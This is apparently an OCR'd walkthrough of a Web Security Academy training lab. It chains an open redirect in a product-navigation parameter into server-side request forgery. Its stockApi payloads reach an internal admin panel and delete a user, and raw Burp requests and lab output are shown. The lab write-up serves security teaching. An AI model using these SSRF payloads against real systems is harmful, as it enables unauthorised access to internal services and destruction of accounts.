
This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://192.168.0.12:8080/admin` and delete the user `carlos`.

The stock checker has been restricted to only access the local application, so you will need to find an open redirect affecting the application first.

As Stated in the Lab Description, Click the Check Stock and intercept the traffic in burpsuite.



There is nothing much that can be done in the stockApi as we did in the previous labs, one interesting thing is next product in the webpage

Description:

These mini Laser Tag guns are the ideal addition for your keyring, because you never know when you and a mate will fancy an impromptu game of tag!

It's the first to lose 3 lives that loses! This on the go gadget is the perfect gift for anyone who loves Laser Tag and anyone that loves a bit of fun all the time. These are ideal for any environment, from having a laugh during an office break or as something to play travelling.

Batteries are included so as soon as you open up the package simply find your opponent and get tagging!

Get this ultra-fun pair of guns today and have hours of fun with your friends.

London Check stock

< Return to list | Next product

Click and Intercept,

```
GET /product/nextProduct?currentProductId=1&path=/product?productId=2 HTTP/2
Host: 0a2f00c20400953f80c74e3000060051.web-security-academy.net
Cookie: session=z0rePAAtdqtEwK1RbSg97Tjbhtdb4upm; session=22ILqHpUHWh5HHRrvmvM2mWha5kwsSbg
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a2f00c20400953f80c74e3000060051.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=0, i
```

Request

Pretty Raw Hex


```
1  GET /product/nextProduct?currentProductId=1&path=/product?productId=3 HTTP/2
2  Host: 0a2f00c20400953f80c74e3000060051.web-security-academy.net
3  Cookie: session=z0rePAAtdqtEwK1RbSg97Tjbhtdb4upm; session=
   22ILqHpUHWh5HHRrvmvM2mWha5kwsSbg
4  Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Windows"
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
   apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
   https://0a2f00c20400953f80c74e3000060051.web-security-academy.net/product?productI
   d=1
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render


```
1 HTTP/2 302 Found
2 Location: /product?productId=3
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

In the First Line we can able to manipulate path,




Modify the stockApi in the following way,


```
stockApi=/product/nextProduct?currentProductId=1&path=
http://192.168.0.12:8080/admin&storeId=1
```



To Delete the user carlos modify the payload in the following way,

```
stockApi=/product/nextProduct?currentProductId=1&path=
http://192.168.0.12:8080/admin/delete?username=carlos&storeId=1
```


Request
Pretty Raw Hex
POST /product/stock HTTP/2
Host: 0a2f00c20400953f80c74e3000060051.web-security-academy.net
Cookie: session=fymfcZOPpi4FoU8SStab5dRAqqFULpGy; session=
22ILqHpUHWh5HHkRvmvM2mWha5kwsSbg
Content-Length: 137
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a2f00c20400953f80c74e3000060051.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a2f00c20400953f80c74e3000060051.web-security-academy.net/product?productI
d=2
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=1, i
stockApi=
/product/nextProduct%3fcurrentProductId%3d1%26path%3dhttp%3a//192.168.0.12%3a8080/
admin/delete%3fusername%3dcarlos%26storeId%3d1
Search
0 highlights
Response
Pretty Raw Hex Render
Web Security Academy
SSRF with filter bypass via open redirection vulnerability
LAB Not solved
Back to lab description
Home | Admin panel | My account
User deleted successfully!
Users
wiener - Delete


Web Security Academy
SSRF with filter bypass via open redirection vulnerability
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account
ZZZZZZ Bed - Your New Home Office
$63.88